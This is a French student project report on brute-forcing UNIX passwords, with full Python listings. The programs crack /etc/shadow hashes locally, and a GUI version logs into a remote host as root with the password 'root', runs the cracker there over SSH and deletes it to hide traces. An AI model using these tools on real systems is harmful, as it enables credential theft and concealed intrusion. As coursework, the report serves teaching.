ARBRISSEAU Paul
PALANQUE Florent
ROUSSEAU Régis

Projet tuteuré

23/03/17
2ème année IUT R&T

Attaque par force brute des mots de passe d'utilisateurs UNIX

Enseignant : M. Loddo

Remerciements

Nous tenions à remercier M Loddo pour toute son aide et ses précieux conseils tout au long de ce projet, principalement pour les orientations techniques, sans lesquelles nous n'aurions peut-être pas pu aller au bout du projet.

Nous remercions également Mme Paulian pour ses conseils dans la rédaction de ce rapport.

Enfin, nous remercions nos camarades pour leur soutien et leur aide.

Table des matières

Introduction

L'attaque par force brute est une méthode de cryptanalyse qui consiste à trouver un mot de passe en essayant un par un tous les mots de passe possible : par exemple, si le mot de passe est 'abc', il faudra d'abord essayer 'a', puis 'b', puis 'c' , jusqu'à 'z'. Si le mot de passe n'est pas trouvé, il faut alors ajouter un nouveau caractère, donc il faut essayer 'aa', puis 'ab' et cela jusqu'à 'zz' si le mot de passe n'est toujours pas trouvé. Puis nous ajoutons encore un nouveau caractère pour avoir 'aaa', et nous continuons de tout essayer jusqu'à trouver le bon mot de passe, c'est-à-dire 'abc' ici.

Cette méthode est considérée comme la plus simple à utiliser, dans un temps donné. Néanmoins, le temps de calcul augmente considérablement à force que la longueur du mot de passe augmente. La durée de calcul du mot de passe dépend donc de 3 conditions : la puissance de calcul de la machine qui calcule le mot de passe, la longueur du mot de passe et le jeu de caractères possible (lettres majuscules, lettres minuscules et chiffres).

L'objectif principal de ce projet est de proposer un programme en python et en C permettant de trouver le mot de passe d'un utilisateur choisi. Le second objectif du projet est de pouvoir trouver le mot de passe d'un utilisateur sur une machine distante, il nous suffit donc de connaître l'adresse IP de cette machine distante et le nom de l'utilisateur cible.

1) Développement du projet

1.1) Le cahier des charges

Le projet consiste à trouver le mot de passe d'un utilisateur en utilisant une attaque par force brute. Afin de faciliter la compréhension du projet, nous appellerons la personne qui tente de deviner le mot de passe le pirate. Le pirate devra proposer un nom d'utilisateur pour lequel nous devons deviner son mot de passe.

Le mot de passe devra être révélé au pirate une fois qu'il aura été trouvé, et il sera possible de connaître le temps qui a été nécessaire à la recherche du mot de passe.

Il sera également possible de deviner le mot de passe d'un utilisateur d'une machine distante. Pour cela, nous admettrons que nous possédons déjà les droits d'administrateur sur cette machine et que le port 22 est activé ainsi que le service SSH, afin que cette machine soit accessible pour le pirate. Un maximum de traces devra être supprimé de la machine distante, notamment les fichiers qui y seront installés, afin que cela ressemble le plus possible à une réelle attaque.

Afin de faciliter le projet, l'utilisation de clés DSA sera utilisée sur les machines, pirate et cible, afin d'éviter l'entrée du mot de passe systématique du super-utilisateur.

1.2) Répartition du temps de travail

Ce projet a nécessité plusieurs essais et beaucoup de temps. Après avoir pris connaissance du projet et s'être renseigné sur le principe théorique et sur l'histoire de l'attaque par force brute, nous avons tout d'abord fait un programme python qui permettait de calculer les mots de passe par force brute à l'aide de boucles imbriquées qui permettaient de calculer un mot de passe allant jusqu'à 4 caractères. Cependant, le projet consistait à essayer tous les mots de passe possibles, y compris les mots de passe plus long. C'est pour cela qu'un second programme a vu le jour, se basant sur le principe de la récursion. Une fois que ce dernier a réussi à deviner les mots de passe des utilisateurs sur sa propre machine. Afin d'approfondir le projet, nous avons cherché à faire un programme permettant de trouver le mot de passe sur une machine distante. Nous avons également développé une interface graphique afin de simplifier l'utilisation du pirate.




Illustration 1: Organisation du temps de travail

1.3) Les modules python utilisés

Au début notre priorité était de voir et de comprendre les modules python pouvant nous être utile pour notre projet. Parmi l'ensemble de cette immense librairie, nous avons gardé deux modules intéressants :

- spwd est un module qui permet d'avoir accès au fichier /etc/shadow qui contient entre autre le mot de passe crypté. Dans notre projet nous utiliserons le bout du code suivant :

```
try :
        mdp = spwd.getspnam(user)[1]
except KeyError :
        print "utilisateur introuvable"
        sys.exit(1)
```

On utilise la fonction spwd.getspnam()[1] pour obtenir le mot de passe crypté de l'utilisateur fourni en paramètre. On met cette ligne dans un bloc try/except car cette fonction peut générer une KeyError ce qui signifie ou que l'utilisateur qui a exécuté le programme n'a pas les droits de super-utilisateur ou que l'utilisateur fourni en paramètre n'existe pas.

- crypt est un module qui implémente une fonction crypt qui permet de crypter une chaîne de caractères avec le même algorithme qu'est codé notre mot de passe (algorithme MD5). Sa syntaxe est la suivante :

```
crypt.crypt(word, salt)
```

Le *word* est la chaîne de caractères qu'on veut crypter et le *salt* est une chaîne de caractères qu'on ajoute à la chaîne cryptée pour complexifier le mot de passe. Dans notre programme, on utilisera comme salt notre mot de passe trouvé avec spwd.

1.4) Les en-tête C utilisées

Tout comme en python, certaines fonctions ont dû être importées pour pouvoir réaliser le programme de piratage. Par défaut un programme en C à besoin d'implémenter deux en-têtes principaux pour pouvoir fonctionner : (#include) <stdio.h> et (#include) <stdlib.h>. Voici une liste des autres en-têtes que nous utilisons et des méthodes qu'elles nous apportent:

- (#define) _XOPEN_SOURCE ainsi que (#include) <unistd.h> permettent d'utiliser la méthode de cryptage nommée crypt. Elle s'utilise ainsi :

```
Crypt ( mdp , sel )
```

- Tout comme en python, le mdp est la chaîne de caractères en clair et le sel permet de "perturber" l'algorithme de chiffrement. Pour que la perturbation de l'algorithme soit identique au mot de passe à trouver, nous utilisons le mot de passe présent dans /etc/shadow. La méthode retourne une chaîne de caractères qui correspond au mot de passe mdp crypté.

- (#include) <string.h> permet d'utiliser des fonctions qui manipulent les chaînes de caractères. Dans le langage C, les chaînes de caractères ne peuvent pas être changé avec le symbole d'affectation "=". De plus pour analyser qu'une chaîne de caractères est identique à une autre est difficilement faisable sans fonction. Les fonctions strcpy() et strcmp() sont donc utilisées dans notre code pour pallier ces difficultés :

```
//Pour copier ch2 à la place de ce que contient ch1
strcpy( ch1 , ch2 )
//Pour visualiser si les deux chaînes sont identiques
strcmp( ch1 , ch2 )
```

- (#include) <limits.h> nous a été utile pour utiliser la variable INT_MAX. Cette variable correspond à un nombre assez impressionnant et correspond à notre "limite" de combinaison. En effet, comme notre programme en python, nous utilisons un système de combinaison pour générer notre attaque de force brute. Ainsi la position 1 correspond à "a" et 62 à "9". Ainsi si la position est 75 par exemple, on obtient un mot de passe de 2 caractères avec "ma". On utilise le modulo "%" pour récupérer notre caractère.

- (#include) <time.h> permet comme son nom l'indique de nous générer des "timer" afin de pouvoir examiner la durée du programme lorsque le mot de passe est trouvé. Cela permet notamment de comparer la vitesse d'exécution des deux langages de programmation.

- Parlons un peu de (#include) <stdlib.h>. Nous avons dit plus haut que les programmes en C fonctionne grâce à cet en-tête, ce qui n'est pas tout à fait vrai. En effet, cet en-tête nous permet surtout d'utiliser des scripts Shell grâce à la fonction system(). C'est grâce à cette fonction que nous pouvons récupérer le mot de passe de l'utilisateur.

Utilisant la fonction crypt() nous devons impérativement utiliser l'option -lcrypt lors de la compilation afin que le compilateur sache d'où vient la fonction.

1.5) Le premier programme

À partir de ces modules, nous avons très rapidement développé un premier programme python. Il consistait à essayer toutes les valeurs, puis si le mot de passe n'était pas trouvé, nous rentrons dans une seconde boucle qui essayait avec un caractère de plus. Si le mot de passe n'est toujours pas trouvé, nous rentrons encore dans une nouvelle boucle, puis une nouvelle.

La limite de ce programme nous est vite apparue : il était impossible de trouver des mots de passes long dans un temps acceptable.

```
for a in caractere :
    mot = a
    test_cryptage(mot,mdp)


for a in caractere :
    for b in caractere :
        mot = (a+b)
        test_cryptage(mot,mdp)


for a in caractere :
    for b in caractere :
        for c in caractere :
            mot = (a+b+c)
            test_cryptage(mot,mdp)
```

2) Présentation du projet

2.1) Mécanisme de piratage

Le mot de passe peut-être trouvé à l'aide du programme *piratage_mdp_local.py.*

Nous vérifions si l'utilisateur à qui l'on souhaite obtenir le mot de passe existe, afin de ne pas chercher inutilement. S'il n'existe pas, une fenêtre d'erreur est retourné. Puis nous déterminons tous les caractères du mot de passe possible, c'est-à-dire tous les caractères que le mot de passe peut contenir : l'alphabet minuscule (a-z), l'alphabet majuscule (A-Z) et les chiffres (0-9). Nous avons donc 62 caractères possibles pour le mot de passe.

Nous mesurons le temps auquel la recherche du mot de passe commencera afin de pouvoir connaître le temps que cela a mit. Nous vérifions dans un premier temps si l'utilisateur possède un mot de passe et si ce n'est pas le cas, un message nous prévient alors. Sinon, la longueur du mot de passe proposé passe à 1, et nous commençons l'attaque par force brute : nous testons toutes les valeurs possibles à 1 caractère, pour cela nous prenons la première possibilité que nous cryptons de la même façon dont sont cryptés les mots de passe et nous les comparons à la chaîne du vrai mot de passe. Si ces chaînes sont différentes, nous passons à la possibilité suivante. Une fois que les 62 possibilités ont échoué, nous passons aux possibilités à 2 caractères (soit 3 844 possibilités), puis si elles échouent encore, nous passons à des possibilités à 3 caractères (soit 238 328 possibilités), et ainsi de suite jusqu'à obtenir le résultat.

Une fois que la chaîne du mot de passe crypté est la même que la chaîne de notre possibilité crypté, nous pouvons en déduire que le mot de passe de l'utilisateur est la possibilité qui a réussi. Dans ce cas nous mesurons une nouvelle fois le temps afin de faire une différence entre le premier temps et celui-ci afin de connaître le temps exact de la recherche et nous affichons ce temps avec le mot de passe de l'utilisateur.

2.2) Programme en C

Nous avons réalisé un seul programme en C qui permet de faire l'attaque par force brute. Dans cette partie, nous allons essayer de détailler les étapes de ce programme brièvement.

1. La première partie de programme permet de récupérer le mot de passe crypté de l'utilisateur dans /etc/shadow. Pour se faire nous créons un fichier temporaire qui contiendra ce mot de passe. On ouvre ce fichier temporaire pour stocker le mot de passe trouver dans une chaîne de caractères, et on supprime le fichier une fois l'avoir fermé.

2. La deuxième correspond à l'instanciation des différentes variables. On instancie une chaîne contenant tous les caractères possibles, un entier contenant la taille de cette chaîne, une qui contiendra le mot de passe crypté, le mot de passe généré en clair et quelques entier qui feront l'office de compteur.

3. Cette partie est la plus délicate : c'est notre boucle pour l'attaque par force brute. C'est une boucle for qui va s'arrêter soit lorsque le mot de passe est trouvé, soit lorsque la variable i atteint la variable INT_MAX. A l'intérieur de cette boucle nous avons : une boucle pour générer les positions d'entier ; une boucle qui convertit ces entiers par rapport à la chaîne de caractères contenant tous les caractères possibles ;une condition si le mot de passe en clair contient un espace ; on associe le mot de passe crypté par la fonction crypt à la variable mdpcrypte, et on compare cette nouvelle chaîne cryptée par le mot de passe récupérer dans la partie 1. Évidemment si le mdpcrypte est différent du mot de passe de /etc/shadow, on continue sinon on a trouvé et on quitte la boucle.

2.3) Mise en réseau

La mise en réseau du projet consiste à deviner le mot de passe d'un utilisateur qui n'est pas présent sur la machine du pirate mais sur une machine distante, identifiée par l'adresse IP que le pirate aura fournie. Pour cela, notre programme *piratage_mdp_complet_GUI.py* permet d'envoyer sur la machine distante un programme appelé *piratage_mdp_réseau.py* à l'aide de la commande *scp* en utilisant le super-utilisateur *root* de cette machine, dont nous avons l'accès.

Ce programme fait exactement la même chose que le programme *piratage_mdp_local.py* à la différence que ce dernier été exécuté sur la machine du pirate tandis que le nouveau programme est exécuté sur la machine distante. Également, le programme qui cherche le mot de passe sur la machine distante prend en argument le nom de l'utilisateur, alors que le programme de recherche en local.

Nous ouvrons une connexion SSH entre le pirate et l'utilisateur *root* de cette machine distante, nous exécutons le programme *piratage_mdp_réseau.py* et une fois que le mot de passe a été trouvé, il est renvoyé sur sa sortie standard de la machine. Il suffit juste au pirate d'écouter sur cette sortie et de récupérer le résultat. Avant que la connexion SSH n'est fermée entre la machine pirate et la machine cible, le fichier *piratage_mdp_réseau.py est* supprimé de la machine cible afin que l'attaque passe le plus inaperçu possible.




Illustration 2: Principe de mise en réseau

2.4) Interface graphique

Ce projet se divise en plusieurs programmes. Néanmoins, la recherche du mot de passe en local se fait uniquement sur un programme principal. Nous allons détailler ce premier programme appelé piratage_mdp_complet_GUI.py :

- La première chose que vérifie ce programme est l'exécution en tant que super-utilisateur : si ce n'est pas le cas, une fenêtre d'erreur apparaît alors et nous mettons fin à cette exécution.

- Nous créons une fenêtre graphique nommée *Piratage mot de passe UNIX* qui propose au pirate d'entrer un nom d'utilisateur dans un champ de saisie et une adresse IP dans un autre champ de saisie ainsi qu'un bouton *Entrée*. Cette fenêtre graphique possède une taille prédéfinie et non modifiable et la fermeture de cette fenêtre entraîne l'arrêt du programme.

- L'appuie sur le bouton *Entrée* entraîne l'appelle d'une première fonction qui vérifie si les champs *nom d'utilisateur* et *adresse IP* sont bien entrés, sinon une fenêtre d'erreur nous est renvoyée. Puis on vérifie à nouveau si l'adresse IP demandée n'est pas plutôt "localhost", afin que le programme lance la fonction piratage_local, sinon on essaie le piratage avec une seconde fonction piratage_réseau. Si l'essai échoue, une fenêtre d'erreur est alors affiché, afin que le pirate tente avec une autre adresse IP ou un autre utilisateur.

- La fonction piratage_local est le meme programme que piratage_mdp_local.py
- La fonction piratage_reseau contient les lignes expliquées dans la partie mise en réseau

Conclusion

Dans le cadre de notre projet, nous avons pu développer nos compétences et nos connaissances en programmation et en réseau. Nous avons pu découvrir pleins d'outils qui peuvent être très utile dans nos futurs métiers.

En travaillant en groupe, nous sommes parvenus à réaliser un projet correspondant aux attentes du cahier des charges. Malgré les problèmes que nous avons rencontré durant les différentes étapes du projet, nous avons su nous renseigner et résoudre ses divers difficultés par nous-même, nous permettant ainsi de vous présenter un projet fonctionnel et utile.


Ce projet tuteuré nous a donc apporté, en plus des nouvelles compétences acquises, une réelle opportunité d'apprendre à être autodidacte et à expliquer nos points de vues aux membres du groupe concernant notre travail.

Annexe


Tableau représentant le nombre de combinaison possible

Nombre de caractère du mot de passe	nombre de combinaisons possible
1	62
2	3 844
3	238 328
4	14 776 336
5	916 132 832
6	56 800 235 584
7	$3{,}52 \times 10^{12}$
8	2.18×10^{14}
9	1.35×10^{16}
10	8.39×10^{17}


Console avec élément manquant




Console avec erreur IP



Console avec les bonnes conditions




Résultat erreur connexion




Résultat réseau injoignable

Résultat utilisateur introuvable

Résultat qui fonctionne



Résultat erreur IP



Bibliographie

- Pour python
  - Documentation sur crypt
  - Documentation sur spwd
  - Documentation sur paramiko
  - Documentation sur scp
  - Documentation sur Tkinter

- Pour C
  - Documentation sur unistd.h
  - Documentation sur _XOPEN_SOURCE
  - Documentation sur stdlib.h
  - Documentation sur stdio.h
  - Documentation sur string.h
  - Documentation sur time.h
  - Documentation sur limits.h

Table des illustrations

Les programmes

Piratage mdp complet GUI

```
#!/usr/bin/python
# coding:utf-8

import time, spwd, sys, crypt, os, paramiko

from Tkinter import *
from tkMessageBox import * # boîte de dialogue
from IPy import IP
from scp import SCPClient

#test si l'utilisateur est root
if (os.getuid()!=0):
        showerror("ERREUR","Veuillez executer ce script en tant que super-utilisateur !")
        sys.exit(1)

#fonction de piratage
def piratage_local(user) :
    try :
        mdp = spwd.getspnam(user)[1]
    except KeyError :
        showerror("ERREUR","Utilisateur introuvable !")
        return 'erreur'

    #different type caracteres
    chiffre = " 0123456789"
    minuscule = "abcdefghijklmnopqrstuvwxyz"
    majuscule = "ABCDEFGHIJKLMNOPQRSTUVWXYZ"
    toutCarac = chiffre + minuscule + majuscule

    #nbr de caractere possible pour le type de caractere
    nbCaractere = len(chiffre)+len(minuscule)+len(majuscule)

    #debut du timer
    debut = time.time()

    #valeur qui parcourt la liste de caractere
    if mdp =="!": #si le mdp est vide
        showinfo('Resultat','Le mot de passe est vide !')
        return 'erreur'
    else:
```

```
    n = 1

  #fonction qui retourne un une liste de nombre ( ex : [0] ou [2,5]
  def combinaisonDeNbCaractere(n,b):
    nb = []
    while n: #Tant que n n'est pas nulle (0 veut dire faux)
      nb.append(int(n%b)) #recupere un nombre entre 0 et 9
      n /= b #pour sortir de la boucle (ex 1/10 = 0 [sort] 26/10 = 2 [continue] 2/10 =0 [sort]
    return nb[::-1]

  while n < 2**nbCaractere:
    lst = combinaisonDeNbCaractere(n,nbCaractere) #stocke [0] , [1] jusqu'a "infini"
    word = "" #reinitialise la variable word
    for i in lst: #recupere le 0 / 1 jusqu'a "infini" stocker dans lst
      word += toutCarac[i]
    word_crypted = crypt.crypt(word,mdp)
    if mdp == word_crypted:
      fin = time.time()
      temps = str(int(fin-debut)+1)
          showinfo('Resultat','Le mot de passe est : '+word+'\nTemps écoulé : '+temps+'
secondes.')
      break
    else:
      n+=1

# Focntion de piratage réseau
def piratage_reseau(user,ip):
  try :
    ssh =  paramiko.SSHClient()
    ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
    ssh.connect(ip, username='root', password='root')
    scp = SCPClient(ssh.get_transport())
    scp.put('piratage_mdp_reseau.py','piratage_mdp_reseau.py')
    stdin, stdout, stderr = ssh.exec_command("python piratage_mdp_reseau.py "+user+"")
    showinfo('Resultat',stdout.read())
    ssh.exec_command("rm piratage_mdp_reseau.py")
    ssh.close()
  except :
    showerror('Erreur',sys.exc_info()[1])

# Fonction qui s'exécute quand on appuie sur ENTREE
def action_entree(event):
  if ( ( Champ1.get() == "" ) or ( Champ2.get() == "" ) ) :
    showerror("Erreur","Veuillez remplir les deux champs")
```

```
        return "Erreur"
    else :
        if ( Champ2.get() == "localhost" ) :
            piratage_local(Champ1.get())
        else :
            try :
                ip = IP(Champ2.get())
            except ValueError :
                showerror("Erreur","Adresse IP invalide")
                return "Erreur"
            piratage_reseau(Champ1.get(),Champ2.get())

# Fonction pour fermer la fenetre
def ferme_fenetre(event):
    Mafenetre.destroy()

# Création de la fenêtre principale
Mafenetre = Tk()
Mafenetre.title('Piratage mot de passe UNIX')

# Création du texte "Nom d'utilisateur"
Label1 = Label(Mafenetre, text = "Nom d'utilisateur :")
Label1.grid(column=0, row=0, padx=5, pady=5)

# Création du champ de saisie "Nom d'utilisateur"
utilisateur= StringVar()
Champ1 = Entry(Mafenetre, textvariable= utilisateur, bg ='bisque', fg='maroon')
Champ1.focus_set()
Champ1.grid(column=1, row=0, padx=5, pady=5)

# Création du champ Info1
Info1 = Label(Mafenetre, text="Appuyer sur ENTREE pour commencer")
Info1.grid(column=2, row=0, padx=5, pady=5)

# Création du texte "Adresse IP"
Label2 = Label(Mafenetre, text = "Adresse IP :")
Label2.grid(column=0, row=1, padx=5, pady=5)

# Création du champ de saisie "Adresse IP"
reseau = StringVar()
Champ2 = Entry(Mafenetre, textvariable= reseau, bg ='bisque', fg='maroon')
Champ2.focus_set()
Champ2.grid(column=1, row=1, padx=5, pady=5)
```

```
# Création du champ Info2
Info2 = Label(Mafenetre, text="localhost pour un piratage local")
Info2.grid(column=2, row=1, padx=5, pady=5)

#Général
Mafenetre.geometry("550x70+300+300")
Mafenetre.resizable(False, False)
Mafenetre.bind("<Escape>",ferme_fenetre)
Mafenetre.bind("<Return>",action_entree)
Mafenetre.mainloop()
```

Piratage mdp local

```
#!/usr/bin/python

import time, spwd, sys, crypt, os

#verif si l'utilsateur est root ou a lancz la commande avec un sudo
if (os.getuid()!=0):
    print "Veuillez executer ce script en tant que super-utilisateur !"
    sys.exit(1)

user = raw_input("Nom d'utilisateur : ")

#verif si l'utilisateur fourni en parametre existe
try :
    mdp = spwd.getspnam(user)[1]
except KeyError :
    print "utilisateur introuvable"
    sys.exit(1)

#differents types de caracteres
chiffre = " 0123456789"
minuscule = "abcdefghijklmnopqrstuvwxyz"
majuscule = "ABCDEFGHIJKLMNOPQRSTUVWXYZ"
toutCarac = chiffre + minuscule + majuscule

#nbr de caractere possible pour le type de caractere
nbCaractere = len(chiffre)+len(minuscule)+len(majuscule)

#debut du timer
debut = time.time()
```

```
#valeur qui parcourt la liste de caractere
if mdp =="!": #si le mdp est vide
   print "vide"
   sys.exit(1)
else:
   n = 1

#fonction qui retourne un a une liste de nombre ( ex : [0] ou [2,5] )
def combinaisonDeNbCaractere(n,b):
   nb = []
   while n: #Tant que n n'est pas nulle (0 veut dire faux)
      nb.append(int(n%b)) #recupere un nombre entre 0 et 9
      n /= b #pour sortir de la boucle (ex 1/10 = 0 [sort] 26/10 = 2 [continue] 2/10 = 0 [sort] )
   return nb[::-1]

while n < 2**nbCaractere:
   lst = combinaisonDeNbCaractere(n,nbCaractere) #stocke [0] , [1] jusqu'a "infini"
   word = "" #reinitialise la variable word
   for i in lst: #recupere le 0 / 1 jusqu'a "infini" stocker dans lst
      word += toutCarac[i]
   word_crypted = crypt.crypt(word,mdp)
   if mdp == word_crypted:
      print "mdp = ",word
      fin = time.time()
      print "temps = "+ str(fin-debut)
      break
   else:
      n+=1
```

Piratage mdp réseau

```
#!/usr/bin/python

import time, spwd, sys, crypt, os


#verif si l'utilsateur est root ou a lancz la commande avec un sudo
if (os.getuid()!=0):
   print("ERREUR DROIT")
   sys.exit(1)

if len(sys.argv)==2 :
```

```
    user = sys.argv[1]
else :
    print("VEUILLEZ FOURNIR UN ARGUMENT")
    sys.exit(1)

#verif si l'utilisateur fourni en parametre existe
try :
    mdp = spwd.getspnam(user)[1]
except KeyError :
    fin = time.time()
    print("Utilisateur introuvale !")
    sys.exit(1)

#different type caracteres
chiffre = " 0123456789"
minuscule = "abcdefghijklmnopqrstuvwxyz"
majuscule = "ABCDEFGHIJKLMNOPQRSTUVWXYZ"
toutCarac = chiffre + minuscule + majuscule

#nbr de caractere possible pour le type de caractere
nbCaractere = len(chiffre)+len(minuscule)+len(majuscule)

#valeur qui parcourt la liste de caractere
if mdp =="!": #si le mdp est vide
    print("Le mot de passe est vide")
    sys.exit(1)
else:
    n = 1

#fonction qui retourne un une liste de nombre ( ex : [0] ou [2,5]
def combinaisonDeNbCaractere(n,b):
    nb = []
    while n: #Tant que n n'est pas nulle (0 veut dire faux)
        nb.append(int(n%b)) #recupere un nombre entre 0 et 9
        n /= b #pour sortir de la boucle (ex 1/10 = 0 [sort] 26/10 = 2 [continue] 2/10 = 0 [sort]
    return nb[::-1]

while n < 2**nbCaractere:
    lst = combinaisonDeNbCaractere(n,nbCaractere) #stocke [0] , [1] jusqu'a "infini"
    word = "" #reinitialise la variable word
    for i in lst: #recupere le 0 / 1 jusqu'a "infini" stocker dans lst
        word += toutCarac[i]
    word_crypted = crypt.crypt(word,mdp)
    if mdp == word_crypted:
```

```
        print("Le mot de passe de l'utilisateur "+user+" est : "+word)
      break
   else:
      n+=1
```

Programme C

```
//bibliothÃ¨que pour crypt
#define _XOPEN_SOURCE
#include <unistd.h>

//bibliothÃ¨que par defaut
#include <stdlib.h>
#include <stdio.h>

//bibliothÃ¨que optionnel
#include <string.h>
#include <time.h>
